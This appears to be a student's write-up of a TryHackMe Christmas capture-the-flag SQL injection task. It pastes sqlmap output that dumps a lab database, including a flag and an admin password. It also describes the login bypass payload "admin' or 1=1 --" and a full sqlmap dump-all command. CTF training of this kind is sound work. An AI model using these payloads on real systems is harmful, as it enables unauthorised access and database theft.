File Actions Edit View Help
1211104288@kali: ~ x 1211104288@kali: ~ x 1211104288@kali: ~ x
[11:37:17] [INFO] fetching entries for table 'sequels'
Database: <current>
Table: sequels
[22 entries]
+-----+-----+-----+
| kid   | age  | title                                |
+-----+-----+-----+
| James | 8    | shoes                               |
| John  | 4    | skateboard                          |
| Robert| 17   | iphone                             |
| Michael| 5    | playstation                        |
| William| 6    | xbox                               |
| David | 6    | candy                              |
| Richard| 9    | books                              |
| Joseph| 7    | socks                              |
| Thomas| 10   | 10 McDonalds meals                 |
| Charles| 3    | toy car                            |
| Christopher| 8    | air hockey table                   |
| Daniel| 12   | lego star wars                     |
| Matthew| 15   | bike                               |
| Anthony| 3    | table tennis                       |
| Donald| 4    | fazer chocolate                    |
| Mark  | 17   | wii                                |
| Paul  | 9    | github ownership                   |
| James | 8    | finnish-english dictionary         |
| Steven| 11   | laptop                             |
| Andrew| 16   | raspberry pie                      |
| Kenneth| 19   | TryHackMe Sub                      |
| Joshua| 12   | chair                              |
+-----+-----+-----+
[11:37:18] [INFO] table 'SQLite_masterdb.sequels' dumped to CSV file '/home/1
```


Question 7 and 8:

The flag is thmfox{All_I_Want_for_Christmas_Is_You} and the admin's password is EhCNSWzzFP6sc7gB.



```
1211104288@kali: ~  
File Actions Edit View Help  
1211104288@kali: ~ x 1211104288@kali: ~ x 1211104288@kali: ~ x  
[1 entry]  
+-----+  
| flag |  
+-----+  
| thmfox{All_I_Want_for_Christmas_Is_You} |  
+-----+  
[11:37:16] [INFO] table 'SQLite_masterdb.hidden_table' dumped to CSV file '/home/1211104288/.local/share/sqlmap/output/10.10.119.40/dump/SQLite_masterdb/hidden_table.csv'  
[11:37:16] [INFO] fetching columns for table 'users'  
[11:37:17] [INFO] fetching entries for table 'users'  
Database: <current>  
Table: users  
[1 entry]  
+-----+-----+  
| password | username |  
+-----+-----+  
| EhCNSWzzFP6sc7gB | admin |  
+-----+-----+  
[11:37:17] [INFO] table 'SQLite_masterdb.users' dumped to CSV file '/home/1211104288/.local/share/sqlmap/output/10.10.119.40/dump/SQLite_masterdb/users.csv'  
[11:37:17] [INFO] fetching columns for table 'sequels'
```

Thought Process/Methodology:

The process started with the Santa Official Forum page. I managed to enter the secret Santa's login page by adding /santapanel/ to the end of the url. In order to gain access to the page, I had use SQLi method which is the use of admin' or 1=1 - - to bypass SQL logic circuit and giving me access to the website as it ignores the password element needed for the login process. After that, I use FoxyProxy to intercept the network and search for my name in the database. This opened Burp Suite's Proxy tab. I then send it to Repeater tab before save the items as datafromday5. Using the data I saved, I had managed to open Santa databases by using the command of sqlmap -r datafromday5 --tamper=space2comment --dumpall --dbms sqlite. The databases then are presented and the flag needed for the questions were successfully obtained accordingly.